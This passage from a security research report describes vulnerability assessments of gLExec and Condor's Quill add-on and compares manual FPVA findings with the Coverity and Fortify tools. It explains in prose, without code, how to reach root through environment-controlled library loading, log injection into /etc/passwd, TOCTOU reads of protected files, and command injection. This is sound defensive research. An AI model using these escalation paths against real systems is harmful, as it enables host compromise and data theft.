In the architectural analysis of gLExec, we identified the basic process and executable file components of the system. We also identified how these components interact among themselves and the outside world. A summary of this analysis appears in Figure 8 and this section presents the results of that analysis.

Processes

GLExec is a single executable file and all code is written in the C programming language. There are three common modes in which gLExec is run. The first and most commonly mode is installing it with the setuid attribute [86] and owned by root. As a setuid-root executable file, when another programs executes gLExec, gLExec has all the privileges as the root user, i.e. can switch identities, and access any file. Since gLExec can create the new process with any user and group ID, it can be isolated from both the grid middleware and other users' jobs.

In the second mode, gLExec is installed with the setuid attribute [86] and owned by an ordinary user. In this mode, the job created with the owner's user and group ID, so is isolated from the grid middleware, but not from other user's jobs (because all jobs run with owner's user and group ID).

In the third mode, gLExec is installed without the setuid attribute, in which case the job is run with the user and group ID of the grid middleware. Therefore it provides no isolation, but can perform authorization, authentication and auditing of the job.

Internally gLExec uses two libraries, LCAS (local centre authorization service) [39] to perform authorization, and LCMAPS (local credential mapping service) [40] to map grid credentials to local credentials. Each library has its own configuration file and log file, and uses the process' environment for communicating data, and use run-time loaded dynamic link libraries to implement their functionality.

GLExec can be configured to start a job by overlaying the gLExec process using the Unix `exec` system call, or can be configured start the job as a separate process using the `fork` and `exec` system calls. Creating a separate process allows gLExec to wait for the process to complete so that it can record its resource usage.

User interaction with the application processes

The user communicates with gLExec using the command line arguments, the environment, and two credential files. This information includes the executable to start and where to find the credentials.



Figure 8: GLExec Architecture and Resource Diagram. Shows how a setuid root gLExec is used on a worker node of a batch system to launch a job. GLExec is `exec`'ed by the batch system, executes as root, and if authorization checks pass, `execs` the desired executable using the target identity.

The parameter list of the new process (`argv`) is the `argv` list that was passed to gLExec with a few initial arguments removed. Most of the environment of the new process is cleared by gLExec, except a few variables that it uses internally and a set of variables that are deemed safe by gLExec's internal list or configuration file. GLExec also sets several environment variables such as the `HOME` variable, so the started process' environment contains commonly expected variables.

GLExec uses two credential files that are supplied by the caller. The first is used to authorize the user. The second is called a *source proxy* file, and is used by executing job as its credential. GLExec copies this file to a location, called the *target proxy*, that is accessible to the executing job. The source and target proxy files can be specified by the caller of gLExec using environment variables.

Interactions with external applications

GLExec does not directly interact with external applications, although LCAS and LCMAPS may, depending on their configuration, access dynamic link libraries that may in turn access external services such as Kerberos or LDAP.

Table 4: GLExec vulnerability summaries.

GLEXEC-2009-0001	Ordinary users can inject fake log records in the gLExec's log file. If these logs are used for auditing or accounting, this data can be tainted. If the log files are processed by another program, this vulnerability can be used as an attack vector.
GLEXEC-2009-0002	Users can control environment variables used by LCAS and LCMAPS to determine dynamic libraries to load, allowing arbitrary code to be injected in the gLExec process which is running with root privilege.
GLEXEC-2009-0003	Not dropping privileges, and now a time of check, time of use attack when opening the source proxy, can be used to reveal the contents of protected files.
GLEXEC-2009-0004	Users can control environment variables used by LCAS and LCMAPS to determine log file location and some of the contents of the log record. This is done with root privilege and allows root compromise of the host.
GLEXEC-2009-0005	Restrictions on the LCAS and LCMAPS were put in place, but an operator could unexpectedly enable them without warning.

4.4.2 Controlled/Accessed resources

The main resource controlled by gLExec is access to local users and groups, often based on information contained in its configuration and log files. GLExec also uses LCAS and LCMAPS, which access their own configuration and log files, and dynamically loaded libraries. The dynamically loaded libraries are loaded into the process' address space using the Unix `dlopen` library function.

4.4.3 Trust and Privileges

GLExec fundamental operation is establishing trust and privilege. As such, almost all parts of the code are interesting. However, the parts associated with changing privilege are especially relevant. GLExec uses several mechanisms to control access to its functionality. First gLExec checks the user ID of the calling process (the real user ID of the gLExec process) against a white-list of users.

Next gLExec, uses LCAS to determine if the client credential is authorized to switch users and LCMAPS to determine the new user and group ID. Both LCAS and LCMAPS work in similar fashion, they open a configuration file and create a log file based on their environment variables. The configuration file contains a list of shared libraries to load to perform their work. Each shared library is called in turn, and if they all succeed, the executable is run under the user and group ID returned by LCMAPS.

4.4.4 Component Analysis

Our previous analysis steps helped identify the several places in the gLExec design that would provide access to high value assets, and therefore allow serious vulnerabilities.

As a result of our assessment, we found that the version of gLExec that we evaluated contained several serious design flaws that allowed a complete compromise of the host. These flaws are summarized in Table 4 and detailed in Appendix D.

The modest size and functionality of gLExec, plus the fact that it runs with root privileges dictated reviewing how gLExec uses its input, parameters (`argv`) and the environment.

A common problem with code that runs as root is insuring that this code accesses only the files intended by the software designer. We found such problems in gLExec. GLExec opens the source proxy

file as root and copies it to the target proxy file as specified by the appropriate environment variable. Since root can open any local file regardless of permissions, this function of gLExec can be used to reveal the contents of a protected file to the job when it runs. For example, this flaw can be used to read the contents of the password shadow file or private keys.

The gLExec team changed this behavior during our evaluation, dropping the user privileges (i.e., changing the effective user ID from root to the user's normal ID) when reading the source proxy, though the code still contained two flaws. First, while user privileges were being dropped group privileges were not being dropped. If the gLExec executable file is owned by a privileged group, then the original vulnerability still remains. Second, gLExec was now susceptible to a cryogenic sleep attack [55]. This sleep attack is a form of a file TOCTOU vulnerability that pauses the process and replaces the file that was originally being accessed. We have not developed an exploit based on this vulnerability.

GLExec's log file uses a line-based record that is vulnerable to log record injections. By manipulating the contents of the log files, a malicious user could indirectly attack tools that process these files or create a misleading record of the use of gLExec. Log records contain a field with the name of program that is writing to the log. On Unix systems, by convention, the name of program is stored in the first element of the parameter list, `argv[0]`. A program, after starting, can set the value of `argv[0]` to any string value, so this new string can contain newline characters, allowing the injection of spurious (and potentially malicious) entries into the file.

As gLExec is written in C and uses C-style strings, we evaluated several potential buffer overflow problems in key parts of the code. We found that gLExec correctly handles C-style string operations in almost all cases, and in those cases where it did not, the overflow was not exploitable.

We next studied gLExec's use of the LCAS and LCMAPS libraries. Many parameters to these libraries are communicated via environment variables, including the locations of the configuration and log files. Our inspection showed that gLExec allowed the calling process to control these variables without any checks. This lack on checking of key environment variables allowed two critical vulnerabilities that result in the calling process being able to escalate their privilege to the root user.

The first vulnerability is caused by the user's ability to control which file is used as the configuration file of these libraries. In the configuration file, the user can then specify the names of libraries that are loaded into the process. These libraries can contain a malicious code that will execute in the gLExec process with root privilege.

The second vulnerability is caused by the user's ability to specify the name of the log file used by these libraries. The file will be opened regardless of permissions and ownership and log records emitted by the library will be appended to this file. Some of the log records contain data that the calling process controls, allowing a log record injection. One of the files that can be chosen is `/etc/passwd`, and a new root user can then be written to this file, which allows root access to the host.

While we were performing our assessment of gLExec, the developers modified the system to restrict environment variables to those that begin with `LCAS_` and `LCMAPS_`, effectively eliminating these last two vulnerabilities. This modification still allows the operator or installer of gLExec to override the new restriction and allows the use of environment variables with specific prefixes. Careless use of this feature (such as enabling all environment variables with the not-unreasonable `LC` prefix) could silently re-enable these vulnerabilities. A more thorough fix would be to always block the specific variables from being specified by the user.

4.5 Quill

The Condor system for high throughput computing (see Section 4.1) includes several query commands in addition to those aimed at managing jobs. Specifically, Condor includes the user commands `condor_q`, for queries about current system information, and `condor_history`, for queries about historical system



Figure 9: Quill Architecture.

information. Both commands use, by default, Condor's plain text log files to obtain the information needed to satisfy the user's query, which for pools with many machines running a huge number of jobs could led to a significant performance degradation.

Quill [50] is an add-on to Condor that expands and improves the efficiency of data management for these query utilities by storing the required information in a central relational database (DBMS). The main constraint imposed on Quill is that it must not affect the normal operation of Condor if any of its components do not work properly. Consequently, Quill periodically probes Condor log files to insert and update data in the DBMS. If Quill is working properly, then data will be obtained from the DBMS, otherwise it will be obtained from the Condor logs.

Versions 3.11 and 3.12 of Quill were used in this study.

4.5.1 Architectural Analysis

In the architectural analysis of Quill, we identified the basic processes and executable file components of the system. We also identified how these components interact among themselves and the outside world. This section presents the results of that analysis and these results are illustrated in Figure 9.

Processes

Quill adds two new servers to Condor, named *quill*, which is executed on every machine in the Condor pool, and *dbmsd*, which is usually executed on the machine where the DBMS is located. The Condor servers *schedd*, *startd*, *negotiator*, *shadow*, *starter*, and the file transfer mechanism have been modified to

write information for Quill to the `sql.log` file. Finally, the `condor_q` and `condor_history` commands have been rewritten to get the information from the DBMS whenever Quill is used. Figure 9 shows a Condor Pool with Quill where we identify the following servers and user commands that interact with the DBMS:

1. *quill*: a server running on each pool machine that periodically moves data from log files to the DBMS. The updating frequency is configurable. The exact log files written by the Condor servers for Quill are also configurable (`sql.log` by default).

2. *dbmsd*: a server running on one machine of the pool, usually the machine where the DBMS is located. *Dbmsd* periodically connects to the DBMS to purge old information, to estimate its size, and if the PostgreSQL DBMS is used, to perform periodic maintenance. The connection rate, purge parameters, and the maximum size of the DBMS are configurable.

3. `condor_q`: a user command that displays information about jobs in the queue. By default, `condor_q` displays information about jobs in the default *schedd* server, but this can be modified to obtain global information, i.e., about all jobs in the pool, to obtain information about jobs from a particular submitter, jobs in a specific *schedd* server, a job (or all jobs) belonging to a specific cluster, jobs belonging to a specific user (owner), or jobs matching a given constraint (specified as a ClassAd expression).

4. `condor_history`: a user command that displays information about jobs completed to date. By default, `condor_history` displays information about jobs completed by the default *schedd* server, but this can be modified to obtain information about jobs completed by a specified *schedd* server, jobs matching a given constraint (specified as a ClassAd expression), or jobs completed after a certain date (only with Quill).

User interaction with the application processes

As expected, there is no user interaction with the *quill* and *dbmsd* servers.

Users interact with Quill through the commands `condor_q` and `condor_history`. Both commands accept a large number of options (22 for `condor_q` and 6 for `condor_history`), but only those that allow arbitrary user provided arguments are interesting for vulnerability assessment. A more complete description of these commands can be found in the Condor 7.0.5 User Manual.

1. `condor_q`: Users can provide arbitrary input with only the `-format`, `-jobads`, `-machineads`, and `-constraint` options.

2. `condor_history`: Users can provide arbitrary input with only the `-format`, and `-constraint` options.

Interactions among processes

Figure 9 shows that there is no direct interaction among Quill processes. All interactions go through the DBMS.

Interactions with external applications

Figure 9 shows how Quill interacts with Condor servers through the log files (`sql.log`, `sql.log.copy`, and `thrown.log`), and also with the DBMS (PostgresSQL or Oracle). A more detailed description of



Figure 10: Interaction between *Quill* Server and Condor.

the interaction between *quill* server and condor servers can be seen in figure 10. Condor's servers have been modified to write events into the `sql.log` file. The *quill* server copies `sql.log` to `sql.log.copy` each time it wakes up, reads `sql.log.copy`, and inserts the information into the DBMS. If the *quill* server is not properly working or it is unable to connect to the DBMS, there could be some data loss; in this case a new record will be inserted in the `thrown.log` file indicating this event.

Dbmsd, *quill*, `condor_q`, and `condor_history` also interact with the DBMS through a virtual database class (so far, there are implementations for PostgresSQL and Oracle). When the *dbmsd* server is activated (triggered by a timer), it purges old historical information from the DBMS and adjusts its size. `Condor_q` and `condor_history` the extract information requested by the user from the DBMS.

4.5.2 Controlled/Accessed resources

Quill needs full access to the `sql.log`, `sql.log.copy`, and `thrown.log` files, and read access to the condor configuration file. Files `sql.log` and `sql.log.copy` contain events generated by the Condor servers.

However, the main resource is the DBMS where all the information gathered by the *quill* server is stored. The database schema defined for Quill consists of nine categories of tables: jobs, machines, files, matchmaking, server ClassAds, run-time, administrative, system, and web interface. Figure 11 shows a summary of these categories.

Many of these table categories consists of a horizontal schema and a vertical one, the former has the form of a relational database standard table and includes a row for each entity with its most common (frequent) attributes, while in the latter each entity is split into several rows (one for each attribute), each



Figure 11: Overview of Quill Schema.

row contains the entity ID, the attribute name, and its value. The horizontal schema is used for managing the intrinsic flexibility of the Condor ClassAd mechanism.

4.5.3 Trust and Privileges

Quill and *dbmsd* run with the privileges of the condor user, while `condor_q` and `condor_history` commands run with the privileges of the invoking user.

Two DBMS accounts are used to access the DBMS. The first account, used by the servers, provides read and write access to the tables. Its password is stored in a file that is protected by the operating system, so only the Condor servers can access the password. The second account, used by the user commands, provides read-only access to the tables. Its password is stored in the Condor configuration files and is accessible to any account that can invoke the Condor user commands.

The *quill* server uses the condor event management classes to read the `sql.log.copy` file, and no other check is done on the contents of the log files, which means that Quill trusts that the file contents have been written by the Condor servers and are valid.

4.5.4 Component Analysis

From the previous analysis, it can be concluded that the most important resource for this application is the DBMS. The information stored there can be used for system accounting by administrators, or for planning purposes by the users. Consequently, the accuracy of the data in the DBMS is paramount.

For this reason, we have focused our vulnerability assessment on those components responsible for accessing and maintaining the DBMS and, on the components that manage the interfaces of Quill's processes with the users and Condor servers.

We have divided the component analysis in two parts, first how the Quill servers manage log files and insert information into the DBMS, and second, how `condor_q` and `condor_history` commands get the information from the DBMS and manage the user provided input.

The *quill* server reads the log files using the Condor utility methods for reading events. The information retrieved from the log files is inserted into the DBMS through SQL statements. SQL statements are constructed after sanitizing what is read from the log files. An attacker could modify the DBMS if they can obtain the Quill server DBMS password. This can be accomplished if the attacker can compromise the condor account on any of the Condor hosts.

The `condor_q` command uses the function `processCommandLineArgument` to process the command line options. In this function, the whole user input is read and most parameters are collected directly from the `argv` array. This scheme suggested the possibility of introducing any arbitrary input from the command line to perform a SQL injection attack. We also noted that some strings are managed without being properly checked, which could allow buffer overflow attacks. However, we have not analyzed this case because the `condor_q` command is not executed with special privileges, so it is unlikely to be exploitable.

When we analyzed the the parts of the Quill code that accessed the DBMS, we found that the user input is never translated to SQL queries, making it difficult to perform a SQL injection. In summary, there is an object managing the data already fetched from the DBMS and another object containing the processed user options; the process of retrieving data is performed on these two objects without further accessing the DBMS, minimizing the possibility of a SQL injection attack.

5 Comparison with Automatic Tools

We studied the effectiveness of automated source code vulnerability assessment tools by comparing such tools to the results of applying our FPVA methodology to the Condor system. We found that while the automated tools are good at finding certain types of problems in source code, they have some significant limitations. These limitations include reporting a large number of errors, most of which do not have security implications or are not exploitable (the false positive problem), and missing many significant vulnerabilities with serious security implications (the false negative problem).

This study differs from previous ones in that it is not a comparison between automated tools; instead it compares the automated tools to a thorough FPVA study of a software system. Such a study is important for understanding of the limitations of the automated tools.

A summary of the results of this study are presented in this section, while the full details of this study appear in a separate report [56].

5.1 Methodology

In Section 4.1, we presented the analysis of Condor using FPVA, resulting in the discovery of fifteen major vulnerabilities. These vulnerabilities were all confirmed by developing sample exploit code that could trigger each one.

We made an informal survey of security practitioners in industry, government, and academia to identify what were the best automated tools for vulnerability assessment. Uniformly, the respondents identified two highly-regarded commercial tools: Coverity Prevent [17] and Fortify Source Code Analyzer (SCA) [32] (while these companies have multiple products, in the remainder of this paper we will refer

to Coverity Prevent and Fortify Source Code Analyzer as "Coverity" and "Fortify" respectively). We applied these tools to the same version of Condor as was used in the FPVA study to compare the ability of these tools to find serious vulnerabilities (having a low false negative rate), while not reporting a significant number of false vulnerabilities or vulnerabilities with limited exploit value (having a low false positive rate).

To perform the evaluation of the Fortify and Coverity tools, we used the same version of Condor, run in the same environment, as was used in our FPVA analysis. For the source code analysis tools, we used in this test were as follows: Fortify SCA version 5.1.0016 with rule pack 2008.3.0.0007 and Coverity Prevent version 4.1.0.

5.2 Coverity and Fortify

Table 5 presents each Condor vulnerability found following the FPVA methodology along with an indication if Coverity or Fortify also discovered the vulnerability.

Table 5: Summary of Condor vulnerabilities and whether Fortify or Coverity discovered the vulnerability.

Vuln. Id	Fortify	Coverity	Vulnerability Description	Tool Discoverable?
CONDOR-2005-0001	no	no	A path is formed by concatenating three pieces of user supplied data with a base directory path to form a path to create, retrieve or remove a file. This data is used as is from the client which allows a directory traversal [20] to manipulate arbitrary file locations.	Difficult. Would have to know path was formed from untrusted data, not validated properly, and that a directory traversal could occur. Could warn about untrusted data used in a path.
CONDOR-2005-0002	no	no	This vulnerability is a lack of authentication and authorization in a subsidiary server. This allows an attacker to control user's jobs.	Difficult. Would have to know that there should be an authentication and authorization mechanism, which is missing.
CONDOR-2005-0003	yes	no	This vulnerability is a command injection [20] resulting from user supplied data used to form a string. This string is then interpreted by `/bin/sh` using a `fork` and `execl("/bin/sh", "-c", command)`.	Easy. Should consider network and file data as tainted and all the parameters to execl as sensitive.
CONDOR-2005-0004	no	no	This vulnerability is caused by the insecure owner of a file used to store persistent overridden configuration entries. These configuration entries can cause arbitrary executable files to be started as root.	Difficult. Would have to track how these configuration setting flow into complex data structure before use, both from files that have the correct ownership and permissions and potentially from some that do not.
CONDOR-2005-0005	no	no	Files on a subsidiary server are not integrity-checked [20], allowing a tampered file to compromise another user's job.	Difficult. This is a high level design flaw that a particular server should not be trusted.
CONDOR-2005-0006	no	no	Internally the Condor system will not run user's jobs with the user id of the root account. There are other accounts on machines which should also be restricted, but there are no mechanisms to support this.	Difficult. Tool would have to know which accounts should be allowed to be used for what purposes.
CONDOR-2006-0001	yes	no	The stork subcomponent of Condor, takes a URI for a source and destination to move a file. If the destination file is local and the directory does not exist the code uses the `system` function to create it without properly quoting the path. This allows a command injection to execute arbitrary commands. There are 3 instances of this vulnerability.	Easy. The string used as the parameter to `system` comes fairly directly from an untrusted argv value.

Table 5 – Continued.

Vuln. Id	Fortify	Coverity	Vulnerability Description	Tool Discoverable?
CONDOR-2006-0002	yes	no	The stork subcomponent of Condor, takes a URI for a source and destination to move a file. Certain combinations of schemes of the source and destination URIs cause stork to call helper applications using a string created with the URIs, and without properly quoting them. This string is then passed to `popen`, which allows a command injection to execute arbitrary commands. There are 6 instances of this vulnerability.	Easy. The string used as the parameter to `popen` comes from a substring of an untrusted `argv` value.
CONDOR-2006-0003	yes	no	Condor class ads allow functions. A function that can be enabled, executes an external program whose name and arguments are specified by the user. The output of the program becomes the result of the function. The implementation of the function uses `popen` without properly quoting the user supplied data.	Easy. A call to `popen` uses data from an untrusted source such as the network or a file.
CONDOR-2006-0004	yes	no	Condor class ads allow functions. A function that can be enabled, executes an external program whose name and arguments are specified by the user. The path of the program to run is created by concatenating the script directory path with the name of the script. Nothing in the code checks that the script name cannot contain characters that allows for a directory traversal.	Easy. A call to `popen` uses data from an untrusted source such as the network or a file. It would be difficult for a tool to determine if an actual path traversal is possible.
CONDOR-2006-0005	no	no	This vulnerability involves user supplied data being written as records to a file with the file later reread and parsed into records. Records are delimited by a new line, but the code does not escape new lines or prevent them in the user supplied data. This allows additional records to be injected into the file.	Difficult. Would have to deduce the format of the file and that the injection was not prevented.
CONDOR-2006-0006	no	no	This vulnerability involves an authentication mechanism that assumes a file with a particular name and owner can be created only by the owner or the root user. This is not true as any user can create a hard link, in a directory they write, to any file and the file will have the permissions and owner of the linked file, invalidating this assumption.[55]	Difficult. Would require the tool to understand why the existence and properties are being checked and that they can be attacked in certain circumstances.
CONDOR-2006-0007	no	no	This vulnerability is due to a vulnerability in OpenSSL [18] and requires a newer version of the library to mitigate.	Difficult. The tool would have to have a list of vulnerable library versions. It would also be difficult to discover if the tool were run on the library code as the defect is algorithmic.
CONDOR-2006-0008	no	no	This vulnerability is caused by using a combination of the functions `tmpnam` and `open` to try and create a new file. This allows an attacker to use a classic time of check, time of use (TOCTOU) [20] attack against the program to trick the program into opening an existing file. On platforms that have the function `mkstemp`, it is safely used instead.	Difficult. The unsafe function is only used (compiled) on a small number of platforms. This would be easy for a tool to detect if the unsafe version is compiled. Since the safe function `mkstemp` existed on the system, the unsafe version was not seen by the tools.
CONDOR-2006-0009	yes	yes	This vulnerability is caused by user supplied values being placed in a fixed sized buffer that lack bounds checks. The user can then cause a buffer overflow [92] that can result in a crash or stack smashing attack.	Easy. No bounds check is performed when writing to a fixed sized buffer (using the dangerous function `strcpy`) and the data comes from an untrusted source.
Total	6	1	out of 15 total vulnerabilities	

Out of the fifteen known vulnerabilities in the code, Fortify found six of them, while Coverity only discovered one of them. Vulnerability CONDOR-2006-0001 results from three nearly identical vulnerability instances in the code, and vulnerability CONDOR-2006-0002 results from six nearly identical instances. Fortify discovered all instances of these two vulnerabilities, while Coverity found none of them.

All the vulnerabilities discovered by both tools were due to Condor's use of functions that commonly result in security problems such as `execl`, `popen`, `system` and `strcpy`. Some of the defects were traced

to untrusted inputs being used in these functions. The others were flagged solely due to the dangerous nature of these functions. These vulnerabilities were simple implementation bugs that could have been found by using simple scripts based on tools such as `grep` to search for the use of these functions.

More specifically, most findings of both Fortify and Coverity refer to buffer overflows, possible command injection, dead code, denial of service, format of strings, problems with pointers, overflows, memory leaks, path manipulation, race conditions, type mismatches, unchecked return values, and uninitialized variables. Overall, Fortify found a total of 15,466 defects while Coverity found a total of 2,686.

